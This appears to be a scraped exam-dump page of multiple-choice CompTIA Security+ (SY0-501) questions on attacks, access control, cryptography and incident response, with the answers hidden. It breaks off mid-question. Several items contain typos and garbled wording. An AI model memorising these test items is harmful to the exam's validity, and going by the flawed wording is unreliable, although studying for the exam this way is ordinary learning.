
Topic #: 1

[\[All SY0-501 Questions\]](#)

SIMULATION -

A security administrator discovers that an attack has been completed against a node on the corporate network. All available logs were collected and stored. You must review all network logs to discover the scope of the attack, check the box of the node(s) that have been compromised and drag and drop the appropriate actions to complete the incident response on the network. The environment is a critical production environment; perform the LEAST disruptive actions on the network, while still performing the appropriate incident responses.

Instructions: The web server, database server, IDS, and User PC are clickable. Check the box of the node(s) that have been compromised and drag and drop the appropriate actions to complete the incident response on the network. Not all actions may be used, and order is not important. If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.



Show Suggested Answer

Actual exam question from CompTIA's SY0-501

Question #: 254

Topic #: 1

[\[All SY0-501 Questions\]](#)

Joe, a technician, is working remotely with his company provided laptop at the coffee shop near his home. Joe is concerned that another patron of the coffee shop may be trying to access his laptop.

Which of the following is an appropriate control to use to prevent the other patron from accessing Joe's laptop directly?

- A. full-disk encryption
- B. Host-based firewall
- C. Current antivirus definitions
- D. Latest OS updates

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 255

Topic #: 1

[\[All SY0-501 Questions\]](#)

An attacker uses a network sniffer to capture the packets of a transaction that adds \$20 to a gift card. The attacker then user a function of the sniffer to push those packets back onto the network again, adding another \$20 to the gift card. This can be done many times.

Which of the following describes this type of attack?

- A. Integer overflow attack
- B. Smurf attack
- C. Replay attack
- D. Buffer overflow attack
- E. Cross-site scripting attack

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 256

Topic #: 1

[\[All SY0-501 Questions\]](#)

An organization is moving its human resources system to a cloud services provider.

The company plans to continue using internal usernames and passwords with the service provider, but the security manager does not want the service provider to have a copy of the passwords.

Which of the following options meets all of these requirements?

- A. Two-factor authentication
- B. Account and password synchronization
- C. Smartcards with PINS
- D. Federated authentication

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 257

Topic #: 1

[\[All SY0-501 Questions\]](#)

The data backup window has expanded into the morning hours and has begun to affect production users. The main bottleneck in the process is the time it takes to replicate the backups to separate servers at the offsite data center.

Which of the following uses of deduplication could be implemented to reduce the backup window?

- A. Implement deduplication at the network level between the two locations
- B. Implement deduplication on the storage array to reduce the amount of drive space needed
- C. Implement deduplication on the server storage to reduce the data backed up
- D. Implement deduplication on both the local and remote servers

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 258

Topic #: 1

[\[All SY0-501 Questions\]](#)

A penetration testing is preparing for a client engagement in which the tester must provide data that proves and validates the scanning tools' results.

Which of the following is the best method for collecting this information?

- A. Set up the scanning system's firewall to permit and log all outbound connections
- B. Use a protocol analyzer to log all pertinent network traffic
- C. Configure network flow data logging on all scanning system
- D. Enable debug level logging on the scanning system and all scanning tools used.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 259

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following best describes the initial processing phase used in mobile device forensics?

- A. The phone should be powered down and the battery removed to preserve the state of data on any internal or removable storage utilized by the mobile device
- B. The removable data storage cards should be processed first to prevent data alteration when examining the mobile device
- C. The mobile device should be examined first, then removable storage and lastly the phone without removable storage should be examined again
- D. The phone and storage cards should be examined as a complete unit after examining the removable storage cards separately.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 260

Topic #: 1

[\[All SY0-501 Questions\]](#)

Ann a security analyst is monitoring the IDS console and noticed multiple connections from an internal host to a suspicious call back domain.

Which of the following tools would aid her to decipher the network traffic?

- A. Vulnerability Scanner
- B. NMAP
- C. NETSTAT
- D. Packet Analyzer

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 261

Topic #: 1

[\[All SY0-501 Questions\]](#)

An administrator is testing the collision resistance of different hashing algorithms.

Which of the following is the strongest collision resistance test?

- A. Find two identical messages with different hashes
- B. Find two identical messages with the same hash
- C. Find a common has between two specific messages
- D. Find a common hash between a specific message and a random message

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 262

Topic #: 1

[\[All SY0-501 Questions\]](#)

The SSID broadcast for a wireless router has been disabled but a network administrator notices that unauthorized users are accessing the wireless network. The administrator has determined that attackers are still able to detect the presence of the wireless network despite the fact the SSID has been disabled.

Which of the following would further obscure the presence of the wireless network?

- A. Upgrade the encryption to WPA or WPA2
- B. Create a non-zero length SSID for the wireless router
- C. Reroute wireless users to a honeypot
- D. Disable responses to a broadcast probe request

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 263

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following should be used to implement voice encryption?

- A. SSLv3
- B. VDSL
- C. SRTP
- D. VoIP

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 264

Topic #: 1

[\[All SY0-501 Questions\]](#)

During an application design, the development team specifies a LDAP module for single sign-on communication with the company's access control database. This is an example of which of the following?

- A. Application control
- B. Data in-transit
- C. Identification
- D. Authentication

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 265

Topic #: 1

[\[All SY0-501 Questions\]](#)

After a merger, it was determined that several individuals could perform the tasks of a network administrator in the merged organization. Which of the following should have been performed to ensure that employees have proper access?

- A. Time-of-day restrictions
- B. Change management
- C. Periodic auditing of user credentials
- D. User rights and permission review

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 266

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company exchanges information with a business partner. An annual audit of the business partner is conducted against the SLA in order to verify:

- A. Performance and service delivery metrics
- B. Backups are being performed and tested
- C. Data ownership is being maintained and audited
- D. Risk awareness is being adhered to and enforced

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 267

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following is the proper way to quantify the total monetary damage resulting from an exploited vulnerability?

- A. Calculate the ALE
- B. Calculate the ARO
- C. Calculate the MTBF
- D. Calculate the TCO

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 268

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator needs to implement a system that detects possible intrusions based upon a vendor provided list.

Which of the following BEST describes this type of IDS?

- A. Signature based
- B. Heuristic
- C. Anomaly-based
- D. Behavior-based

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 269

Topic #: 1

[\[All SY0-501 Questions\]](#)

The chief Security Officer (CSO) has reported a rise in data loss but no break ins have occurred. By doing which of the following is the CSO most likely to reduce the number of incidents?

- A. Implement protected distribution
- B. Empty additional firewalls
- C. Conduct security awareness training
- D. Install perimeter barricades

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 270

Topic #: 1

[\[All SY0-501 Questions\]](#)

Having adequate lighting on the outside of a building is an example of which of the following security controls?

- A. Deterrent
- B. Compensating
- C. Detective
- D. Preventative

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 271

Topic #: 1

[\[All SY0-501 Questions\]](#)

During a recent audit, it was discovered that several user accounts belonging to former employees were still active and had valid VPN permissions. Which of the following would help reduce the amount of risk the organization incurs in this situation in the future?

- A. Time-of-day restrictions
- B. User access reviews
- C. Group-based privileges
- D. Change management policies

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 272

Topic #: 1

[\[All SY0-501 Questions\]](#)

An organization is working with a cloud services provider to transition critical business applications to a hybrid cloud environment. The organization retains sensitive customer data and wants to ensure the provider has sufficient administrative and logical controls in place to protect its data.

In which of the following documents would this concern MOST likely be addressed?

- A. Service level agreement
- B. Interconnection security agreement
- C. Non-disclosure agreement
- D. Business process analysis

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 273

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator wants to implement a company-wide policy to empower data owners to manage and enforce access control rules on various resources. Which of the following should be implemented?

- A. Mandatory access control
- B. Discretionary access control
- C. Role based access control
- D. Rule-based access control

[Show Suggested Answer](#)



Actual exam question from CompTIA's SY0-501

Question #: 274

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following BEST describes an attack where communications between two parties are intercepted and forwarded to each party with neither party being aware of the interception and potential modification to the communications?

- A. Spear phishing
- B. Man-in-the-middle
- C. URL hijacking
- D. Transitive access

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 276

Topic #: 1

[\[All SY0-501 Questions\]](#)

A technician needs to implement a system which will properly authenticate users by their username and password only when the users are logging in from a computer in the office building. Any attempt to authenticate from a location other than the office building should be rejected.

Which of the following MUST the technician implement?

- A. Dual factor authentication
- B. Transitive authentication
- C. Single factor authentication
- D. Biometric authentication

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 277

Topic #: 1

[\[All SY0-501 Questions\]](#)

After correctly configuring a new wireless enabled thermostat to control the temperature of the company's meeting room, Joe, a network administrator determines that the thermostat is not connecting to the internet-based control system. Joe verifies that the thermostat received the expected network parameters and it is associated with the AP. Additionally, the other wireless mobile devices connected to the same wireless network are functioning properly. The network administrator verified that the thermostat works when tested at his residence.

Which of the following is the MOST likely reason the thermostat is not connecting to the internet?

- A. The company implements a captive portal
- B. The thermostat is using the incorrect encryption algorithm
- C. the WPA2 shared likely is incorrect
- D. The company's DHCP server scope is full

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 278

Topic #: 1

[\[All SY0-501 Questions\]](#)

A Chief Security Officer (CSO) has been unsuccessful in attempts to access the website for a potential partner (www.example.net).

Which of the following rules is preventing the CSO from accessing the site?

Blocked sites: *.nonews.com, *.rumorhasit.net, *.mars?

- A. Rule 1: deny from inside to outside source any destination any service smtp
- B. Rule 2: deny from inside to outside source any destination any service ping
- C. Rule 3: deny from inside to outside source any destination {blocked sites} service http-https
- D. Rule 4: deny from any to any source any destination any service any

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 279

Topic #: 1

[\[All SY0-501 Questions\]](#)

Malware that changes its binary pattern on specific dates at specific times to avoid detection is known as a (n):

- A. armored virus
- B. logic bomb
- C. polymorphic virus
- D. Trojan

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 280

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company is planning to encrypt the files in several sensitive directories of a file server with a symmetric key. Which of the following could be used?

- A. RSA
- B. TwoFish
- C. Diffie-Helman
- D. NTLMv2
- E. RIPEMD

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 281

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following is a document that contains detailed information about actions that include how something will be done, when the actions will be performed, and penalties for failure?

- A. MOU
- B. ISA
- C. BPA
- D. SLA

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 282

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following are MOST susceptible to birthday attacks?

- A. Hashed passwords
- B. Digital certificates
- C. Encryption passwords
- D. One time passwords

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 283

Topic #: 1

[\[All SY0-501 Questions\]](#)

Joe a computer forensic technician responds to an active compromise of a database server. Joe first collects information in memory, then collects network traffic and finally conducts an image of the hard drive.

Which of the following procedures did Joe follow?

- A. Order of volatility
- B. Chain of custody
- C. Recovery procedure
- D. Incident isolation

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 284

Topic #: 1

[\[All SY0-501 Questions\]](#)

A system administrator wants to implement an internal communication system that will allow employees to send encrypted messages to each other. The system must also support non- repudiation. Which of the following implements all these requirements?

- A. Bcrypt
- B. Blowfish
- C. PGP
- D. SHA

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 285

Topic #: 1

[\[All SY0-501 Questions\]](#)

Given the log output:

```
Max 15 00:15:23.431 CRT: #SEC_LOGIN-5-LOGIN_SUCCESS:
```

```
Login Success [user: msmith] [Source: 10.0.12.45]
```

```
[localport: 23] at 00:15:23:431 CET Sun Mar 15 2015
```

Which of the following should the network administrator do to protect data security?

- A. Configure port security for logons
- B. Disable telnet and enable SSH
- C. Configure an AAA server
- D. Disable password and enable RSA authentication

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 286

Topic #: 1

[\[All SY0-501 Questions\]](#)

The firewall administrator is adding a new certificate for the company's remote access solution. The solution requires that the uploaded file contain the entire certificate chain for the certificate to load properly. The administrator loads the company certificate and the root CA certificate into the file. The file upload is rejected.

Which of the following is required to complete the certificate chain?

- A. Certificate revocation list
- B. Intermediate authority
- C. Recovery agent
- D. Root of trust

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 287

Topic #: 1

[\[All SY0-501 Questions\]](#)

The Chief Executive Officer (CEO) of a major defense contracting company is traveling overseas for a conference. The CEO will be taking a laptop.

Which of the following should the security administrator implement to ensure confidentiality of the data if the laptop were to be stolen or lost during the trip?

- A. Remote wipe
- B. Full device encryption
- C. BIOS password
- D. GPS tracking

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 288

Topic #: 1

[\[All SY0-501 Questions\]](#)

In an effort to reduce data storage requirements, some company devices to hash every file and eliminate duplicates. The data processing routines are time sensitive so the hashing algorithm is fast and supported on a wide range of systems.

Which of the following algorithms is BEST suited for this purpose?

- A. MD5
- B. SHA
- C. RIPEMD
- D. AES

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 289

Topic #: 1

[\[All SY0-501 Questions\]](#)

A new security policy in an organization requires that all file transfers within the organization be completed using applications that provide secure transfer.

Currently, the organization uses FTP and HTTP to transfer files.

Which of the following should the organization implement in order to be compliant with the new policy?

- A. Replace FTP with SFTP and replace HTTP with TLS
- B. Replace FTP with FTPS and replaces HTTP with TFTP
- C. Replace FTP with SFTP and replace HTTP with Telnet
- D. Replace FTP with FTPS and replaces HTTP with IPsec

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 290

Topic #: 1

[\[All SY0-501 Questions\]](#)

A product manager is concerned about continuing operations at a facility located in a region undergoing significant political unrest. After consulting with senior management, a decision is made to suspend operations at the facility until the situation stabilizes.

Which of the following risk management strategies BEST describes management's response?

- A. Deterrence
- B. Mitigation
- C. Avoidance
- D. Acceptance

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 291

Topic #: 1

[\[All SY0-501 Questions\]](#)

Joe notices there are several user accounts on the local network generating spam with embedded malicious code.

Which of the following technical control should Joe put in place to BEST reduce these incidents?

- A. Account lockout
- B. Group Based Privileges
- C. Least privilege
- D. Password complexity

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 292

Topic #: 1

[\[All SY0-501 Questions\]](#)

Two users need to securely share encrypted files via email. Company policy prohibits users from sharing credentials or exchanging encryption keys. Which of the following can be implemented to enable users to share encrypted data while abiding by company policies?

- A. Key escrow
- B. Digital signatures
- C. PKI
- D. Hashing

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 293

Topic #: 1

[\[All SY0-501 Questions\]](#)

An information system owner has supplied a new requirement to the development team that calls for increased non-repudiation within the application. After undergoing several audits, the owner determined that current levels of non-repudiation were insufficient.

Which of the following capabilities would be MOST appropriate to consider implementing in response to the new requirement?

- A. Transitive trust
- B. Symmetric encryption
- C. Two-factor authentication
- D. Digital signatures
- E. One-time passwords

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 294

Topic #: 1

[\[All SY0-501 Questions\]](#)

Joe a website administrator believes he owns the intellectual property for a company invention and has been replacing image files on the company's public facing website in the DMZ. Joe is using steganography to hide stolen data.

Which of the following controls can be implemented to mitigate this type of inside threat?

- A. Digital signatures
- B. File integrity monitoring
- C. Access controls
- D. Change management
- E. Stateful inspection firewall

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 295

Topic #: 1

[\[All SY0-501 Questions\]](#)

The process of applying a salt and cryptographic hash to a password then repeating the process many times is known as which of the following?

- A. Collision resistance
- B. Rainbow table
- C. Key stretching
- D. Brute force attack

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 296

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following is commonly used for federated identity management across multiple organizations?

- A. SAML
- B. Active Directory
- C. Kerberos
- D. LDAP

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 297

Topic #: 1

[\[All SY0-501 Questions\]](#)

While performing surveillance activities, an attacker determines that an organization is using 802.1X to secure LAN access. Which of the following attack mechanisms can the attacker utilize to bypass the identified network security?

- A. MAC spoofing
- B. Pharming
- C. Xmas attack
- D. ARP poisoning

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 298

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator has been asked to implement a VPN that will support remote access over IPSEC.

Which of the following is an encryption algorithm that would meet this requirement?

- A. MD5
- B. AES
- C. UDP
- D. PKI

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 299

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator is evaluating three different services: radius, diameter, and Kerberos.

Which of the following is a feature that is UNIQUE to Kerberos?

- A. It provides authentication services
- B. It uses tickets to identify authenticated users
- C. It provides single sign-on capability
- D. It uses XML for cross-platform interoperability

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 300

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following can affect electrostatic discharge in a network operations center?

- A. Fire suppression
- B. Environmental monitoring
- C. Proximity card access
- D. Humidity controls

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 301

Topic #: 1

[\[All SY0-501 Questions\]](#)

A malicious attacker has intercepted HTTP traffic and inserted an ASCII line that sets the referrer URL.

Which of the following is the attacker most likely utilizing?

- A. Header manipulation
- B. Cookie hijacking
- C. Cross-site scripting
- D. Xml injection

[Show Suggested Answer](#)



Actual exam question from CompTIA's SY0-501

Question #: 302

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company would like to prevent the use of a known set of applications from being used on company computers. Which of the following should the security administrator implement?

- A. Whitelisting
- B. Anti-malware
- C. Application hardening
- D. Blacklisting
- E. Disable removable media

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 303

Topic #: 1

[\[All SY0-501 Questions\]](#)

A new hire wants to use a personally owned phone to access company resources. The new hire expresses concern about what happens to the data on the phone when they leave the company.

Which of the following portions of the company's mobile device management configuration would allow the company data to be removed from the device without touching the new hire's data?

- A. Asset control
- B. Device access control
- C. Storage lock out
- D. Storage segmentation

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 304

Topic #: 1

[\[All SY0-501 Questions\]](#)

A consultant has been tasked to assess a client's network. The client reports frequent network outages. Upon viewing the spanning tree configuration, the consultant notices that an old and low performing edge switch on the network has been elected to be the root bridge.

Which of the following explains this scenario?

- A. The switch also serves as the DHCP server
- B. The switch has the lowest MAC address
- C. The switch has spanning tree loop protection enabled
- D. The switch has the fastest uplink port

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 305

Topic #: 1

[\[All SY0-501 Questions\]](#)

An organization is trying to decide which type of access control is most appropriate for the network. The current access control approach is too complex and requires significant overhead.

Management would like to simplify the access control and provide user with the ability to determine what permissions should be applied to files, document, and directories. The access control method that BEST satisfies these objectives is:

- A. Rule-based access control
- B. Role-based access control
- C. Mandatory access control
- D. Discretionary access control

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 307

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator determined that users within the company are installing unapproved software. Company policy dictates that only certain applications may be installed or ran on the user's computers without exception.

Which of the following should the administrator do to prevent all unapproved software from running on the user's computer?

- A. Deploy antivirus software and configure it to detect and remove pirated software
- B. Configure the firewall to prevent the downloading of executable files
- C. Create an application whitelist and use OS controls to enforce it
- D. Prevent users from running as administrator so they cannot install software.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 308

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator is tasked with implementing centralized management of all network devices. Network administrators will be required to logon to network devices using their LDAP credentials. All command executed by network administrators on network devices must fall within a preset list of authorized commands and must be logged to a central facility.

Which of the following configuration commands should be implemented to enforce this requirement?

- A. LDAP server 10.55.199.3
- B. CN=company, CN=com, OU=netadmin, DC=192.32.10.233
- C. SYSLOG SERVER 172.16.23.50
- D. TACAS server 192.168.1.100

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 309

Topic #: 1

[\[All SY0-501 Questions\]](#)

A website administrator has received an alert from an application designed to check the integrity of the company's website. The alert indicated that the hash value for a particular MPEG file has changed. Upon further investigation, the media appears to be the same as it was before the alert.

Which of the following methods has MOST likely been used?

- A. Cryptography
- B. Time of check/time of use
- C. Man in the middle
- D. Covert timing
- E. Steganography

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 310

Topic #: 1

[\[All SY0-501 Questions\]](#)

An attacker captures the encrypted communication between two parties for a week, but is unable to decrypt the messages. The attacker then compromises the session key during one exchange and successfully compromises a single message. The attacker plans to use this key to decrypt previously captured and future communications, but is unable to.

This is because the encryption scheme in use adheres to:

- A. Asymmetric encryption
- B. Out-of-band key exchange
- C. Perfect forward secrecy
- D. Secure key escrow

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 311

Topic #: 1

[\[All SY0-501 Questions\]](#)

Many employees are receiving email messages similar to the one shown below:

From IT department -

To employee -

Subject email quota exceeded -

Please click on the following link <http://www.website.info/email.php?quota=1Gb> and provide your username and password to increase your email quota. Upon reviewing other similar emails, the security administrator realized that all the phishing URLs have the following common elements; they all use HTTP, they all come from .info domains, and they all contain the same URI.

Which of the following should the security administrator configure on the corporate content filter to prevent users from accessing the phishing URL, while at the same time minimizing false positives?

- A. BLOCK http://www.*.info/
- B. DROP <http://website.info/email.php?>*
- C. Redirect http://www.*.info/email.php?quota=*TOhttp://company.com/corporate_policy.html
- D. DENY http://*.info/email.php?quota=1Gb

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 312

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst is reviewing the following packet capture of an attack directed at a company's server located in the DMZ:

10:55:24.126586 IP 192.168.1.10.5000 > 172.31.67.4.21: Flags [S]

10:55:24.126596 IP 192.168.1.10.5001 > 172.31.67.4.22: Flags [S]

10:55:24.126601 IP 192.168.1.10.5002 > 172.31.67.4.25: Flags [S]

10:55:24.126608 IP 192.168.1.10.5003 > 172.31.67.4.37: Flags [S]

Which of the following ACLs provides the BEST protection against the above attack and any further attacks from the same IP, while minimizing service interruption?

- A. DENY TCO From ANY to 172.31.64.4
- B. Deny UDP from 192.168.1.0/24 to 172.31.67.0/24
- C. Deny IP from 192.168.1.10/32 to 0.0.0.0/0
- D. Deny TCP from 192.168.1.10 to 172.31.67.4

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 313

Topic #: 1

[\[All SY0-501 Questions\]](#)

The IT department needs to prevent users from installing untested applications.

Which of the following would provide the BEST solution?

- A. Job rotation
- B. Least privilege
- C. Account lockout
- D. Antivirus

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 314

Topic #: 1

[\[All SY0-501 Questions\]](#)

An attack that is using interference as its main attack to impede network traffic is which of the following?

- A. Introducing too much data to a targets memory allocation
- B. Utilizing a previously unknown security flaw against the target
- C. Using a similar wireless configuration of a nearby network
- D. Inundating a target system with SYN requests

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 315

Topic #: 1

[\[All SY0-501 Questions\]](#)

An organization wants to conduct secure transactions of large data files. Before encrypting and exchanging the data files, the organization wants to ensure a secure exchange of keys.

Which of the following algorithms is appropriate for securing the key exchange?

- A. DES
- B. Blowfish
- C. DSA
- D. Diffie-Hellman
- E. 3DES

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 316

Topic #: 1

[\[All SY0-501 Questions\]](#)

Ann, a college professor, was recently reprimanded for posting disparaging remarks re-grading her coworkers on a web site. Ann stated that she was not aware that the public was able to view her remarks.

Which of the following security-related trainings could have made Ann aware of the repercussions of her actions?

- A. Data Labeling and disposal
- B. Use of social networking
- C. Use of P2P networking
- D. Role-based training

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 317

Topic #: 1

[\[All SY0-501 Questions\]](#)

During a recent audit, it was discovered that many services and desktops were missing security patches.

Which of the following BEST describes the assessment that was performed to discover this issue?

- A. Network mapping
- B. Vulnerability scan
- C. Port Scan
- D. Protocol analysis

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 318

Topic #: 1

[\[All SY0-501 Questions\]](#)

When generating a request for a new x.509 certificate for securing a website, which of the following is the MOST appropriate hashing algorithm?

- A. RC4
- B. MD5
- C. HMAC
- D. SHA

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 319

Topic #: 1

[\[All SY0-501 Questions\]](#)

The administrator installs database software to encrypt each field as it is written to disk.

Which of the following describes the encrypted data?

- A. In-transit
- B. In-use
- C. Embedded
- D. At-rest

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 320

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following allows an application to securely authenticate a user by receiving credentials from a web domain?

- A. TACACS+
- B. RADIUS
- C. Kerberos
- D. SAML

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 321

Topic #: 1

[\[All SY0-501 Questions\]](#)

A network technician is trying to determine the source of an ongoing network based attack.

Which of the following should the technician use to view IPv4 packet data on a particular internal network segment?

